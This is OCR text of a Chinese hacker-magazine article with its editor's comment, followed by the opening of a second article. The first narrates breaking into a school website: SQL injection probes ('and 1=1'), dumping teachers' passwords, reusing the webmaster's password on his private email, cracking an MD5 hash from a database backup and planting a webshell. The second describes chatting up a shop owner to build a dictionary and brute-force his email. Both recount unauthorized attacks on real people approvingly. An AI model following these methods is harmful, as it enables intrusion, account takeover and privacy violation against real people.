

图1 猜解出了部分老师的密码

先来检测一下吧，因为这种留言本也没有什么默认密码，是我们老师自己开发的，所以我就先使用最最基础的第一招吧——检测一下可不可以注入。输入其中一个留言本的具体地址http://www.xxx.net/int/touch.aspx?classid=1&userid=1，然后提交**and 1=1**，**and 1=2**，不测不知道，一测吓一跳，当输入and 1=1的时候返回了正常信息，输入and 1=2竟返回了错误信息。

于是我就赶紧拿出啊D去猜解，不到一杯茶的功夫就“猜”出了部分老师的密码。如图1。


又过了不到几分钟，所有老师的密码就都出来了，拿到了老

师的密码，选择登录，进到了留言本的操作后台。刚一看，原本高兴的心情又失落下来，留言本功能也忒简单了吧，就一个答复留言的地方和一个修改密码的地方。如图2。


图2 留言本的管理后台


没有任何的利用价值，但我们也不能就这么就算了啊，何况这也不是我们的一贯作风，现在手头只有所有老师的留言本的账号，我们要让它发挥最大的作用……忽然间脑海闪过了一丝亮光——何不试试失传已久的社会工程呢？

于是我便想：学校的网站管理员大多都是老师，既然每个老师都有留言本。那么我们可爱的网管老师也就肯定有一个咯！根据社会工程心理，它的密码有可能……（嘿嘿~）


图3 密码错误提示框

于是我就赶紧用王××（就是我们的网管老师）的密码到校网后台去登陆试下，想不到竟然不对。又拿它到校网信箱、校网论坛的前台登录了试下，真个纳闷啊，都提示我密码错误，如图3。

于是又想到这可能是他私人用的密码，那何不去试试他的电子信箱呢？说干就干，输入密码／用户名，点击“登录”，哈哈，顺利进入！如图4。


图4 来到了他的信箱
图5
图6

在收件箱倒没什么发现，无非就是一些学习资料什么的，但忽然旁边的一个自建文件夹引起了我的兴趣，大家看看，如图5。哈哈，看到了么？——“网站数据备份”。HOHO~可能有数据哦。

注意左边的那个画红圈的地方，发现了什么？于是赶紧进去翻了一下，哈哈，功夫不负有心人，终于让我找到了——我们校网的数据库。于是赶紧打开，翻出了他的MD5密码，到MD5网站一下子就弄出来了。

赶紧拿这个密码，来到了校网的管理后台，如图6。

紧接着就弄了个“小马”上去，哈哈，下一步干啥就要看我的了（嘻嘻，不告诉你）。

总结

本文利用了一个小注入点加社会工程学将老师们认为“超级安全”的校网拿下了，由此可见能够熟练地利用社会工程学，在入侵中善于发散思维是多么的重要。另外我们在入侵一个网站时对于任何有价值的东西都不要放过，尽量让它发挥它最大的作用，这样或许明天你就会在黑色的天空下展翅高飞。

编辑点评：

社会工程学似乎是随着黑客的诞生而诞生的。想当年大神Mitnick曾利用无敌社会工程学进入过多少IT公司和政府组织。现在的社会工程学利用似乎集中在了密码猜解方面，和以前大不相同。当然，这是现实，入侵行为是逐渐虚拟化的，而不再是从前的实地踩点。希望这篇社工学文章会让你对它警惕起来。

社会工程学再利用——攻破你的E-MAIL

DarkRay

从本文你可以学到：

1. 如何利用社会工程学刺探被攻击方信息
2. 如何由被攻击方信息制作出字典
3. 如何巧妙破解被攻击方的邮箱

攻击目标：进入对方E-MAIL查看敏感信息。
整体思路：店主的相关信息收集（关键）——结合社会工程学制作字典（特别关键，直接影响你的效率）——暴力破解对方E-MAIL。

起因

B2C商务在中国已经开展得如火如荼，我也加入了网络购物的大潮，在一小店看到了NOKIA3250的价格只要700RMB，心里有些想买，但是也怕会出一些差错，虽然店主的评价还是不错的，俗话说：便宜没好货，于是我加了店主的QQ，希望能够找出一些敏感信息，来验证超低价格的手机是否是一个骗局！攻击方式：通过网络聊天获取对方E-MAIL账号密码等信息。

收集信息

淘宝会绑定一个E-MAIL来发送客户留言等信息，于是我从他店面的主页上找到了E-MAIL，最基本的目标就是进入他的E-MAIL查看客户留言或者其他的一些敏感信息。下面是我和店主的一些对话，希望读者能从中体味出语言的艺术，如图1（为保护对方权益，已将相关敏感信息做了处理）。

除了这些我还查看他QQ的信息，到GOOGLE上搜索了一些




图1 通过与被攻击方聊天进行信息的收集




图4 与被攻击方的第二次接触




图2 易优超级字典生成器界面




图5 进入被攻击者的QQ邮箱

